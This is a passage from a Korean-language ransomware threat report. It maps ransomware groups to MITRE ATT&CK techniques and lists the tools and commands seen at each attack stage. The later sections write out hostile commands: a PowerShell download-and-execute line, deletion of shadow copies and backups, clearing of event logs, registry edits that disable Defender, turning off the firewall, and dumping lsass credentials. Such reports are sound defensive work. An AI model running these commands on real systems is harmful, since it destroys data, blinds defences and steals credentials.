- Ex> 수집한 데이터를 zLib, GZipStream 등으로 압축, 7-Zip, WinRar 등의 소프트웨어를 사용해 압축 등

  > 8Base, Monti, RansomHouse, Hades, Maze, Karma, RansomExx, BlackShadow, Hive, Qilin, BlackSuit, NightSky, RagnarLocker, Rook, Lorenz, Play, NoName, Snatch, BlueSky, CrossLock, CryptNet, Risen, Conti, Diavol, HelloKitty, Karakurt, Lolnek, LostTrust, MetaEncryptor, Prometheus, RobinHood, Shadow, Stormous, Unsafe, XingLocker

  - Archive via Utility(T1560.001)

    > LockBit, BlackCat(Alphv), Akira, BlackBasta, Play, BlackByte, Everest, RansomCartel

  - Archive via Library(T1560.002)

    > LostTrust, MetaEncryptor

  - Archive via Custom Method(T1560.003)

Data Staged(T1074)

- 공격자의 서버에 대한 연결 수를 최소화하기 위해 수집된 데이터를 한곳에 모아 임시로 저장한다.
- Ex> 중앙 데이터베이스에 임시 저장, 특정 폴더/비밀번호로 보호되는 저장소에 보관 등


  > LockBit, 8Base, BlackCat(Alphv), RansomExx, Inc, ProLock, BlackOut, BabyDuck, Embargo, IkaruzRedTeam, Donex, DragonForce, Exorcist, HelloKitty, BrainCipher, Synapse, Lynx, Trinity

  - Local Data Staging(T1074.001)

    > Hades, Hive

  - Remote Data Staging(T1074.002)

Command and Control



Application Layer Protocol(T1071)

- OSI 애플리케이션 계층 프로토콜에서 동작하는 일반적인 네트워크 서비스를 사용해 명령을 전송하고 악성 행위를 수행한다.
- Ex> Telnet, SSH(Secure SHell), 파일 전송, 메일, DNS(Domain Name System) 프로토콜 사용 등

  > LockBit, 8Base, GhostSec, RansomHouse, BlackCat(Alphv), Clop, IceFire, Karma, RansomExx, Hive, Hunters, Qilin, BlackSuit, DarkBit, NightSky, Handala, Inc, Rook, Atomsilo, Lorenz, Play, NoName, Cerber, Snatch, 3AM, Lambda, BlackOut, Ako, Babuk, BabyDuck, Cactus, Embargo, CryLock, Risen, IkaruzRedTeam, Conti, DarkAngels, DarkSide, DoppelPaymer, DragonForce, Ech0raix, Exorcist, FSociety, Haron, HelloKitty, Karakurt, Knight, BrainCipher, ElDorado, Fog, LostTrust, Moisha, MyDecryptor, Synapse, NoEscape, Onyx, Prometheus, RansomHub, Ranzy, Rhysida, Shadow, Stormous, Sugar, Lynx, Trinity, Unsafe, Xinof, X001xs, Zeon, CyberVolk

  - Web Protocols(T1071.001)

    > LockBit, 8Base, GhostSec, Maze, RansomExx, Hive, Hunters, Revil, BlackSuit, Cuba, Inc, Medusa, Snatch, BlackByte, Everest, Lambda, Avaddon, BabyDuck, CryLock, DoppelPaymer, Exorcist, NoEscape, Onyx, Quantum, Rhysida, Sabbath, SpaceBears, Trisec, Unsafe

  - File Transfer Protocols(T1071.002)

    > LockBit, RansomExx, Play, Unsafe

  - Mail Protocols(T1071.003)

    > RansomExx, Unsafe

  - DNS(T1071.004)

    > Hades, RansomExx, Cuba, Play, Snatch, Unsafe

Proxy(T1090)

- 프록시를 사용해 시스템 간 네트워크 트래픽을 유도하거나 명령 및 제어 서버에 대한 네트워크 통신의 중개자를 통해 인프라에 대한 직접 연결을 피해 명령을 전송하고 악성 행위를 수행한다.

- Ex> SMB(Server Message Block)와 같은 일반적인 P2P(Peer-to-Peer) 프로토콜 사용, 프록시 도구 사용 등

  > BianLian, RansomHouse, IceFire, Bloody, RansomExx, Hive, Akira, Qilin, BlackSuit, Cuba, DarkBit, Inc, Pay2Key, Atomsilo, Lorenz, BlackBasta, Play, NoName, Underground, Cloak, Lambda, Abyss, BlueSky, Cactus, Embargo, CryptNet, Risen, IkaruzRedTeam, Conti, DarkAngels, DarkRace, Diavol, Donex, DragonForce, Ech0raix, Exorcist, HelloKitty, Karakurt, Knight, BrainCipher, ElDorado, Lolnek, LostTrust, GoodDay, MindWare, MosesStaff, Nevada, Synapse, NoEscape, Onyx, Quantum, RaGroup, Rancoz, Relic, Rhysida, Shadow, Stormous, Sugar, SunCrypt, Lynx, Trigona, Trinity, Unsafe, RTMLocker

  - Internal Proxy(T1090.001)

    > Pay2Key

  - External Proxy(T1090.002)

  - Multi-hop Proxy(T1090.003)

    > Bloody, Hive, Cuba, RansomCartel, Vfokx


  - Domain Fronting(T1090.004)

Ingress Tool Transfer(T1105)

- 외부 시스템에서 악성 행위를 위한 도구 또는 파일을 전송한다.
- Ex> FTP 프로토콜 사용, wget 다운로드 도구, 악성 페이로드 다운로드 등

  > LockBit, Monti, BianLian, BlackCat(Alphv), Clop, Bloody, Karma, Lv, RansomExx, Royal, Hive, Revil, Akira, BlackSuit, Nemty, NightSky, Pandora, RagnarLocker, Atomsilo, MedusaLocker, Medusa, Play, NoName, Snatch, BlackByte, Underground, ProLock, BlackOut, Babuk, BabyDuck, CryLock, IkaruzRedTeam, Conti, DarkAngels, DarkSide, Haron, Karakurt, Lilith, MosesStaff, Nevada, Prometheus, Pysa, RaGroup, RansomCartel, Shadow, Spook, Sugar, Trigona, Unsafe, RTMLocker

Exfiltration



Exfiltration Over Web Service(T1567)

- 합법적인 외부 웹 서비스를 사용해 데이터를 유출한다.
- Ex> 클라우드 스토리지 사용, 텔레그램 API(Application Programming Interface) 사용 등

  > LockBit, Mallox, Daixin, Monti, BianLian, Clop, Nefilim, BlackBasta, BlackByte, Cactus, Conti, Groove, Karakurt, Lapsus$, Shadow, Trigona

  - Exfiltration to Code Repository(T1567.001)
  - Exfiltration to Cloud Storage(T1567.002)

    > LockBit, BianLian, RansomHouse, BlackCat(Alphv), Hades, ViceSociety, Hive, Akira, Cheers, BlackByte, Cactus, Karakurt, RansomCartel, Rhysida, Trigona

  - Exfiltration to Text Storage Sites(T1567.003)
  - Exfiltration Over Webhook(T1567.004)

Exfiltration Over C2 Channel(T1041)

- 공격자가 구축한 명령 및 제어를 위한 서버를 통해 데이터를 유출한다.
- Ex> C2(Command and Control) 서버로 데이터 전송

  > LockBit, Mallox, 8Base, GhostSec, BianLian, BlackCat(Alphv), RansomExx, ViceSociety, Hive, Revil, IntelBroker, Cuba, Nefilim, BlackBasta, Play, Cerber, Everest, 3AM, BlackMatter, Conti, CyClops, Karakurt, Synapse, Rhysida, RobinHood, Shadow, SpaceBears, Trigona, Unsafe

Exfiltration Over Alternative Protocol(T1048)

- FTP(File Transfer Protocol), SMTP(Simple Mail Transfer Protocol), HTTP/S(Hypertext Transfer Protocol/Secure), DNS(Domain Name System), SMB(Server Message Block) 등의 프로토콜을 사용해 데이터를 유출한다.
- Ex> FileZilla, WinSCP, RClone 등을 사용해 데이터 전송

  > BianLian, ViceSociety, Hive, Akira, Cheers, Medusa, Play, 3AM, Conti, Karakurt, Shadow, Trigona


- Exfiltration Over Symmetric Encrypted Non-C2 Protocol(T1048.001)
- Exfiltration Over Asymmetric Encrypted Non-C2 Protocol(T1048.002)

  > BlackCat(Alphv)

- Exfiltration Over Unencrypted Non-C2 Protocol(T1048.003)

  > Akira

Impact



Data Encrypted for Impact(T1486)

- 대상 시스템의 파일 혹은 데이터를 암호화한다.
- Ex> 대칭키, 비대칭키 암호화 알고리즘을 사용해 시스템의 파일 및 데이터 암호화

  > LockBit, Mallox, 8Base, GhostSec, Daixin, Monti, BianLian, RansomHouse, BlackCat(Alphv), Hades, Clop, Bloody, Maze, Nokoyawa, Karma, Lv, RansomExx, Royal, ViceSociety, AvosLocker, Hive, Hunters, Revil, Akira, Qilin, IntelBroker, ChileLocker, BlackSuit, Cuba, DarkBit, HolyGhost, Nefilim, Nemty, NightSky, Inc, Pandora, Pay2Key, RagnarLocker, Rook, Atomsilo, Lorenz, BlackBasta, Cheers, Ranion, MedusaLocker, Medusa, Play, NoName, Cerber, Snatch, BlackByte, Everest, Underground, Cloak, WarlockDarkArmy, 0xFFF, 3AM, ProLock, Lambda, BlackMatter, BlackOut, Abyss, Ako, Astro, Avaddon, Babuk, BabyDuck, BlueSky, Cactus, Embargo, CrossLock, CryLock, CryptBB, CryptNet, Risen, IkaruzRedTeam, Conti, CyClops, DagonLocker, DarkAngels, DarkPower, DarkRace, DarkSide, Diavol, Donex, DoppelPaymer, DragonForce, Ech0raix, Groove, HelloKitty, Karakurt, Knight, BrainCipher, ElDorado, Lilith, Lolnek, LostTrust, Midas, MoneyMessage, MosesStaff, MountLocker, NetWalker, Nevada, Synapse, NoEscape, Onyx, PayloadBin, Prometheus, Pysa, Quantum, RRansom, RaGroup, Ragnarok, Rancoz, RansomCartel, RansomHub, Ranzy, Red, Relic, Rhysida, RobinHood, Sabbath, Shadow, SolidBit, SpaceBears, Sparta, Spook, Stormous, Sugar, SunCrypt, Synack, SenSayQ, Lynx, NullBulge, Trigona, Trinity, Unsafe, Vfokx, XingLocker, Xinof, X001xs, Yanluowang, Zeon, ZeroTolerance, RTMLocker, CyberVolk

Inhibit System Recovery(T1490)

- 손상되거나 암호화된 시스템을 복구하지 못하도록 복구 대책 및 백업본을 삭제/중지한다.
- Ex> 백업 카탈로그, 볼륨 섀도 복사본, 자동 복구 기능 등을 비활성화하거나 삭제

  > LockBit, Mallox, 8Base, GhostSec, Daixin, BlackCat(Alphv), Hades, Clop, Maze, Karma, RansomExx, Royal, AvosLocker, BlackShadow, Hive, Hunters, Revil, Akira, Qilin, ChileLocker, BlackSuit, DarkBit, Nemty, NightSky, Pandora, RagnarLocker, Rook, BlackBasta, MedusaLocker, Medusa, Play, Cerber, Snatch, BlackByte, Underground, Cloak, WarlockDarkArmy, 3AM, ProLock, BlackMatter, BlackOut, Abyss, Ako, Avaddon, Babuk, BabyDuck, Embargo, CrossLock, CryptNet, Risen, IkaruzRedTeam, Conti, CyClops, DarkAngels, DarkPower, DarkRace, Donex, Exorcist, Grief, Karakurt, Fog, LostTrust, MetaEncryptor, GoodDay, Midas, MindWare, MoneyMessage, NoEscape, Onyx, Prometheus, RaGroup, Ragnarok, Rancoz, RansomHub, Rhysida, RobinHood, Shadow, Spook, SenSayQ, Trinity, Unsafe, Xinof, ZeroTolerance

Service Stop(T1489)

- 서비스를 중지하거나 비활성화해 사용자가 해당 서비스를 사용할 수 없도록 조치하고, 모든 시스템을 암호화하기 위해 서비스를 중지한다.
- Ex> 데이터베이스 가상환경 프로세스 등 종료, 백업 및 보안 솔루션과 관련된 서비스 중지

  > LockBit, Mallox, BlackCat(Alphv), Clop, Maze, RansomExx, Royal, AvosLocker, Hive, Hunters, Revil, Qilin, BlackSuit, Cuba, Nefilim, Nemty, Pandora, Pay2Key, RagnarLocker, Rook, BlackBasta, Cheers, Medusa, Play, BlackByte, Lambda, BlackMatter, Abyss, Astro, Avaddon, Babuk, BabyDuck, Risen, IkaruzRedTeam, Conti, DarkAngels, DarkPower, DarkRace, Donex, DragonForce, Ech0raix, BrainCipher, Fog, Midas, MoneyMessage, MountLocker, Synapse, NoEscape, Quantum, RaGroup, RansomHub, Ranzy, RobinHood, Shadow, Spook, SunCrypt, Lynx, Zeon, RTMLocker

6. 랜섬웨어 공격의 TTPs 단계별 사용 도구 분석

랜섬웨어 그룹은 보안 장비를 우회하고 침투하기 위해 다양한 전략을 사용하며, 여러 공격 도구와 명령어 등을 사용한다. 솔루션 중지를 위해 레지스트리를 변조하거나 PowerShell 스크립트를 사용할 수도 있고 정상적인 도구를 악용해서 솔루션을 중지할 수 있는데, 그 도구의 종류도 수십 가지가 존재한다. 내부 시스템으로 전파하기 위해 원격 연결 서비스를 이용하거나 Administrative Shares 기능을 이용하고 별도의 파일 전송 도구나 측면 이동 도구를 다운로드 후 사용하는 등 여러 가지 방법을 사용한다. 또한 RDP(Remote Desktop Protocol), VNC(Virtual Network Computing), SSH(Secure Shell) 등과 같은 원격 연결 서비스 중 어느 서비스를 이용할 것인지 SCP(Secure Copy), Cobalt Strike, FTP(File Transfer Protocol) 와 같은 측면 이동 도구 중 어느 도구를 사용할 것인지 등 다양한 세부 공격 방식이 존재한다. 따라서 각 공격 단계별로 악용된 도구를 파악해 자신의 환경에 맞는 적절한 대응 방안을 마련할 수 있다.

Reconnaissance

- 공격 대상의 인프라나 공격에 활용할 수 있는 주요 정보들을 수집하기 위한 방법과 도구
  - 네트워크 검색
    - Network/Port scan
  - 사회공학기법
    - 조작된 신원이나 시나리오를 통해 정보 수집(Pretexting), Phishing
  - OSINT 도구 사용
    - 웹, SNS 등 기타 공개된 데이터를 통해 정보 수집
  - 정보 수집 및 OSINT(Open Source Intelligence) 도구

```
Aquatone
Censys
Dataspoilt
FireCompass RECON
Google
Maltego CE
nMap
Recon-Ng
Shodan
Spiderfoot
```

Resource Development

- 공격이나 추적 회피 등에 활용할 수 있는 각종 자원을 확보하는 방법과 도구
  - 데이터 유출 및 유출된 데이터 게시를 위한 인프라 구축
    - 도메인 및 웹 서비스 구축
    - 클라우드 사용 혹은 C2(Command and Control) 서버 구축
  - 침투 및 악성 행위 수행을 위한 인프라 구축
    - 랜섬웨어, 정보 탈취, 드랍퍼 등 악성코드 제작 혹은 구매
    - 공개되거나 유출된 랜섬웨어 코드를 수정해 제작
    - 폐쇄를 원하는 랜섬웨어 그룹의 인프라 구매
    - RaaS(Ransomware-as-a-Service) 사용
    - 공개된 도구 사용
    - 정보 탈취형 악성코드

```
CovalentStealer
DataGrabberl
DET(Data Exfiltration Toolkit)
ExByte
Exfiltrator-22
ExMatter
Grixba
Poseidon
Powershell-RAT
PyExfil
Ryuk Stelaer
SG1
StealBit
Truebot
Vida
Vidar
WellMail
wevtutil.exe
```

- 드랍퍼

  Amadey Bot
  Bumblebee
  Cobalt Strike
  Dridex
  Emotet
  IcedID
  QakBot
  SystemBC
  TrickBot

- 랜섬웨어

  0mega, 3AM, 8Base, Abyss, AdminLocker, AgainstTheWest, aGl0bGVyCg, Akira, Ako, AlphaLocker, Apos, APT73, Arcus, Astro, Atomsilo, Avaddon, AvosLocker, Babuk, BabyDuck, BianLian, BlackBasta, BlackByte, BlackCat(Alphv), BlackLock, BlackMatter, BlackOut, BlackShadow, BlackSuit, BlackTor, Bloody, BlueSky, Bonaci, BrainCipher, Cactus, Cerber, Cheers, ChileLocker, Cicada3301, CiphBit, Cloak, Clop, ContFR, Conti, Cooming, CrossLock, CryLock, CryptBB, CryptNet, Cuba, CyberVolk, CyClops, DagonLocker, Daixin, Dan0n, DarkAngels, DarkBit, DarkPower, DarkRace, DarkSide, DarkVault, DataLeak, Diavol, Dispossessor, Donex, Donut, DoppelPaymer, DoubleFace, DragonForce, Ech0raix, ElDorado, Embargo, Endurance, Entropy, Ep918, Everest, Exorcist, Fog, FSociety, Fsteam, GhostSec, GoodDay, Grief, Groove, Hades, Handala, Haron, HellDown, HelloGookie, HelloKitty, HexaLocker, Hive, HolyGhost, Hotarus, Hunters, IceFire, Inc, Insane, JoOfSatan, Justice_Blade, Karakurt, Karma, KillSec, Knight, Lambda, Lapiovra,, Lapsus$, Lilith, LockBit, Lolnek, Lorenz, LostTrust, Lotus, Lv, Lynx, MadCat, MadLiberator, Malas, MalekTeam, Mallox, Maze, Mbc, Medusa, MedusaLocker, Meow, MetaEncryptor, Midas, MindWare, Moisha, MoneyMessage, Monte, Monti, MountLocker, MyDecryptor, N3tworm, Nefilim, Nemty, NetWalker, Nevada, NightSky, NoEscape, Nokoyawa, NoName, OnePercent, Onyx, Orca, Osyolorz, Pandora, Pay2Key, PayloadBin, Play, ProLock, Prometheus, Pryx, Pysa, Qilin, Qiulong, QLocker, Quantum, RabbitHole,, RagnarLocker, Ragnarok, RaGroup, RAMP, Rancoz, Ranion, RansomCartel, RansomCorp, RansomCortex, Ransomed, RansomExx, RansomHouse, RansomHub, Ranzy, Raznatovic, Red, RedAlert, Relic, Revil, Rhysida, Risen, RobinHood, Rook, Royal, RRansom, RTMLocker, Sabbath, SenSayQ, Shadow, ShaoLeaks, Slug, Snatch, SoldiersOfSolomon, Soleenya, SolidBit, SpaceBears, Sparta, Spook, Stormous, Sugar, SunCrypt, Synack, Synapse, Toufan,, Trigona, Trinity, Trisec, Underground, Unsafe, Valencia, Vanir, Vfokx, ViceSociety, WannaCry, WarlockDarkArmy, WereWolves, WiperLeak, X001xs, XingLocker, Xinof, Yanluowang, Zeon, ZeroTolerance


- 인증서, 취약점 정보 수집
  - 공개된 취약점이나 소프트웨어의 0-day 취약점 발견
  - HSM(Hardware Security Module) 장비의 Private 키를 탈취해 유효한 인증서 수집

Initial Access

- 공격 대상의 네트워크에 침투하는 방법
  - 악성 첨부 파일 혹은 링크가 포함된 이메일을 발송해 탈취한 계정 정보를 사용해 침투
  - 정보 탈취형 악성코드를 통해 유출된 정상 계정 정보를 사용해 침투
  - 무작위 대입 공격을 통해 얻은 계정 정보를 사용해 침투
  - 다크웹, 포럼 등을 통해 구입한 계정 정보를 사용해 침투
  - 외부에 노출된 취약한 서버 침투
    - 웹 서버 취약점: SQL Injection, File Upload
    - 데이터베이스 서버 취약점
  - 시스템, 애플리케이션의 취약점을 악용해 침투

```
aiohttp
Apache ActiveMQ
Apache Log4j
Apache OFBiz
Atlassian
Cisco Anyconnect
Cisco ASA/FTD
Citrix Bleed
Confluence Server
ConnectWise
Exchange Server
Fortinet
GoAnywhere MFT
Jenkins
MOVEit
MS Windows
PaperCut
PHP
QNAP
ScreenConnect
SolarWinds
SonicWall Firewall
SonicWall SSLVPN
SysAid
Veeam
VMware ESXi
```

- IAB (Initial Access Broker)를 통해 접속 방법을 구매해 침투



Execution

- 악성 코드, 명령어와 도구를 사용해 실행하는 방법
  - 파워쉘 명령어를 통해 원하는 기능 실행
    - 파워쉘 명령어

```
Invoke-Command -ScriptBlock
IEX(New-Object System.Net.Webclient).DownloadString("{url}")
-enc {obfuscation code}
-command {execute code}
Get-WmiObject Win32_Shadowcopy | ForEach-Object{$_.Delete();}
```

  - 커맨드 명령어를 통해 원하는 기능을 실행
    - 커맨드 명령어

```
net user <REDACTED> <REDACTED> /add
bcdedit /set {default} safeboot minimal
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures
wbadmin delete catalog -quiet
wbadmin delete systemstatebackup
wbadmin delete systemstatebackup -deleteOldest
wbadmin delete systemstatebackup -keepversions:0
wbadmin delete backup
vssadmin delete shadows /all /quiet
vssadmin resize shadowstorage /for={Volume} /on={Volume} /maxsize=1MB
```

- VBS, JScript, Python 등 스크립트를 통해 원하는 기능을 실행
  - VBS 스크립트

```
Set objWMIService = GetObject("winmgmts:₩₩.₩root₩cimv2")
Set colItems = objWMIService.ExecQuery("Select * From Win32_ShadowCopy")
For Each objItem in colItems
   objItem.Delete_
Next
```

- 오픈 소스 또는 침투 테스트 도구 사용

```
Cobalt Strike
Mimikatz
PsExec
Process Hacker
```

- WMI(Window Management Instrumentation)를 활용한 악의적인 명령 및 페이로드 실행
  - 명령어 집합

```
select * from win32_process
select * from win32_service
select * from win32_logicaldisk
select * from win32_nteventlogfile
select displayName from AntiVirusProduct
winmgmts:{impersonationLevel=impersonate}!₩₩.₩root₩cimv2
wmic shadowcopy delete
```

Persistence

- 시스템에 악성코드를 지속적으로 실행 및 유지하기 위한 방법
  - 시스템 시작 및 로그온할 때 자동 실행되도록 등록
    - 레지스트리 등록/수정

```
{HKLM/HKCU}₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run
{HKLM/HKCU}₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩RunOnce
{HKLM/HKCU}₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩RunOnceEx
{HKLM/HKCU}₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Policies₩Explorer₩Run
{HKLM/HKCU}₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Explorer₩User Shell Folders
{HKLM/HKCU}₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Explorer₩Shell Folders
HKLM₩SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩Windows₩AppInit_DLLs
HKLM₩SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩Winlogon₩Shell
```

```
HKLM₩SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩Winlogon₩Userinit
HKLM₩SYSTEM₩CurrentControlSet₩Control₩Session Manager₩BootExecute
HKLM₩SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩Image File Execution Options₩{실행 파일}
HKLM₩SYSTEM₩CurrentControlSet₩Control₩Session Manager₩KnownDLLs
```

- 시작 프로그램 등록

```
C:₩ProgramData₩Microsoft₩Windows₩Start Menu₩Programs₩Startup
C:₩Users₩{user name}₩AppData₩Roaming₩Microsoft₩Windows₩Start Menu₩Programs₩Startup
```

- 시스템 권한으로 프로세스를 유지할 수 있도록 등록
  - 서비스 등록

```
HKLM₩SYSTEM₩CurrentControlSet₩Services₩{service name}₩ImagePath
sc create "{service name}" binPath= "{service image path}" start= auto
Use Windows API: CreateService()
```

- 스케줄러를 통해 예약된 방식으로 자동 실행되도록 등록
  - schtasks.exe

```
C:₩Windows₩System32₩Tasks
schtasks /create /tn "{task name}" /tr "{malware path}" /sc daily /st 11:00
```

  - systemd.timer

```
vi /etc/systemd/system/service_name_run.timer
```

```
[Unit]
Description=systemd.timer (AM: 08:00)

[Timer]
OnCalendar=*-*-* 23:00:01
Persistent=True
Unit=service_name.service

[Install]
WantedBy=default.target
```

```
sudo systemctl enable service_name_run.timer
sudo systemctl start service_name_run.timer
```

Privilege Escalation

- 공격자가 시스템이나 소프트웨어에서 관리자, 시스템 권한과 같이 더 높은 수준의 권한을 획득하는 방법
    - 토큰 탈취, 복사, 삽입, 교체 등을 통해 프로세스의 소유권을 결정하고, 토큰을 복사해 높은 권한으로 프로세스를 실행
        - Windows API 사용

```
AdjustTokenPrivilege
CreateProcessAsUser
CreateProcessWithTokenW
ImpersonateLoggedOnUser
ImpersonateNamedPipeClient
LogonUser
OpenProcessToken
runas
SeDebugPrivilege
SimpateLoggedOnUser
WTSQueryUserToken
```

        - 공개된 도구 및 악성 코드 사용

```
AdvancedRun.exe
Cobalt Strike
Incognito V2
Invoke-RunAs - PowerShell Script
Invoke-TokenManipulation - PowerShell Script
KONNI
Mafalda
Mimikatz
RunAs
```

    - 권한 상승 우회 시도
        - Linux / 리눅스

```
chmod
setuid
setgid
```

        - Windows / 윈도우

```
CMSTPLUA COM
ComputerDefaults.exe
```

custom "RedirectEXE" shim database
eventvwr.exe
eventvwr.msc
Fodhelper UAC bypass
fodhelper.exe
passuac.dll
UAC prompt
UACMe
wusa.exe exploit
xxmm

- 드라이버 및 소프트웨어의 취약점을 악용해 더 높은 수준의 액세스 권한 획득
  - 취약점

Asus Driver
Apache ActiveMQ
Avast Anti Rootkit Driver
Capcom Driver
Critix ADC
Cisco IOS XE devices
Elastic Endpoint Security
JetBrains TeamCity
MS Windows Error Reporting Service
MS Windows Common Log File System Driver
MS Windows Print Spooler
MS Windows SAM Database
MS Windows Winsock(afd.sys)
MS Windows Kernel Subsystem
MS Exchanger Server
MS Active Directory Domain Services
MS Outlook
MOVEit
Netlogon
Qlik Sense Enterprise
SMBv3 Protocol
VMware ESXi
VMware vCenter Server
ZeroLogon

Defense Evasion

- 각종 보안 장비나 솔루션 등의 탐지를 회피하거나 방어를 우회하는 방법
  - 암호화/난독화된 바이너리 혹은 설정 값을 복호화 후 사용하는 경우
    - 사용 기법

```
AES
DES
RSA
RC4
Salsa20
Base64
RotR
RotL
XOR
Compressed file with password set
```

  - 실행 시 패스워드 혹은 키 값이 필요한 경우
    - 올바른 키값이 입력된 경우에만 악성 행위를 수행
  - 난독화 및 패킹이 적용된 경우
    - 난독화

```
ANEL
BatCloak
Confuser
ConfuserEx
Custom
NET Reactor
```

    - 패킹

```
Custom
DTPacker
MajorCrypter
Themida
VMProtect
```

- 실행 로그 및 이벤트 등을 삭제
  - 이벤트 로그 삭제

```
wevtutil.exe cl "AMSI/Debug"
wevtutil.exe cl "Analytic"
wevtutil.exe cl "Application"
wevtutil.exe cl "DirectShowFilterGraph"
wevtutil.exe cl "Els_Hyphenation/Analytic"
wevtutil.exe cl "EndpointMapper"
wevtutil.exe cl "Security"
wevtutil.exe cl "System"
wevtutil.exe cl "windows powershell"
sc config eventlog start= disabled
sc stop eventlog
powershell.exe Stop-Service -Name EventLog
```

  - 자가 삭제

```
"cmd.exe" /c ping 127.0.0.1 -n 3 > Nul & Del /f /q {ransomware path}
```

- 방어 솔루션의 탐지를 회피하기 위해 중지 혹은 삭제하는 행위
  - LSA 보호 중지

```
reg add HKLM₩SYSTEM₩CurrentControlSet₩Control₩LSA /v RunAsPPL /t REG_DWORD /d 0 /f
```

  - 방화벽 중지

```
netsh.exe firewall set opmode mode=disable
netsh.exe advfirewall set currentprofile state off
```

  - 솔루션 중지 – 도구 악용

```
Avast Anti-Rootkit driver
Alureon
aswArPots.sys
AuKill
Backstab (Process Explorer driver)
Bedevil
Darkside EDR Killer
Defender Control
Dell Client driver
EDRSandBlast
EDRKillShifter
EMCO UnLock IT
```

```
Eraser
FileShredder
GIGABYTE Motherboard driver
GMER
IOBit
MSI Afterburner driver
Martini.exe / Martini.sys
mhyprot2.sys
NSudo
Necurs
PCHunter
PowerTool
Procexp.sys
ProcessHacker
PSKill
RealBlindingEDR
Reaper
TDSSKiller
ThreatFire System Monitor driver
Universal Virus Sniffer
YDArk
Zemana Anti-Rootkit driver
```

- 솔루션 중지 – 레지스트리 비활성화

```
cmd.exe /C reg add "HKLM₩Software₩Policies₩Microsoft₩Windows Defender₩Real-Time Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f
cmd.exe /C reg add "HKLM₩Software₩Policies₩Microsoft₩Windows Defender₩Real-Time Protection" /v "DisableOnAccessProtection" /t REG_DWORD /d "1" /f
cmd.exe /C reg add "HKLM₩Software₩Policies₩Microsoft₩Windows Defender₩Real-Time Protection" /v "DisableRealtimeMonitoring" /t REG_DWORD /d "1" /f
cmd.exe /C reg add "HKLM₩Software₩Policies₩Microsoft₩Windows Defender₩Spynet" /v "SubmitSamplesConsent" /t REG_DWORD /d "2" /f
cmd.exe /C reg add "HKLM₩Software₩Policies₩Microsoft₩Windows Defender₩Real-Time Protection" /v "DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f
cmd.exe /C reg add "HKLM₩Software₩Microsoft₩Windows Defender₩Features" /v "TamperProtection" /t REG_DWORD /d "0" /f
cmd.exe /C reg add "HKLM₩Software₩Policies₩Microsoft₩Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
cmd.exe /C reg add "HKLM₩Software₩Policies₩Microsoft₩Windows Defender₩MpEngine" /v "MpCloudBlockLevel" /t REG_DWORD /d "0" /f
cmd.exe /C reg add "HKLM₩Software₩Policies₩Microsoft₩Windows Defender₩Spynet" /v "SpynetReporting" /t REG_DWORD /d "0" /f
```

- 솔루션 중지 – 파워쉘 명령어

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

- 솔루션 중지 – 안티바이러스 삭제

```
cmd.exe /C "%SystemRoot%₩Program Files₩Microsoft Security Client₩Setup.exe" /x /s
%SystemRoot%₩Program Files₩MalwareBytes₩Anti-Ransomware₩unins000.exe /verysilent /suppressmsgboxes /norestart
wmic process where name={Process name} delete
```

- 솔루션 중지 – 커맨드 명령어

```
taskkill /F /IM {Process name}
net stop {Service name}
sc config {Service name} start= disabled
```

Credential Access

- 공격자가 시스템이나 계정의 자격 증명을 탈취하는 방법
  - 계정 및 자격 증명 정보를 얻기 위해 덤프

```
[lsass.exe 자격 증명 덤프]
작업관리자(Taskmgr.exe) - Create Dump File
ProcExp.exe - Create Dump
ProcDump.exe -r -ma lsass.exe {dumped file name}
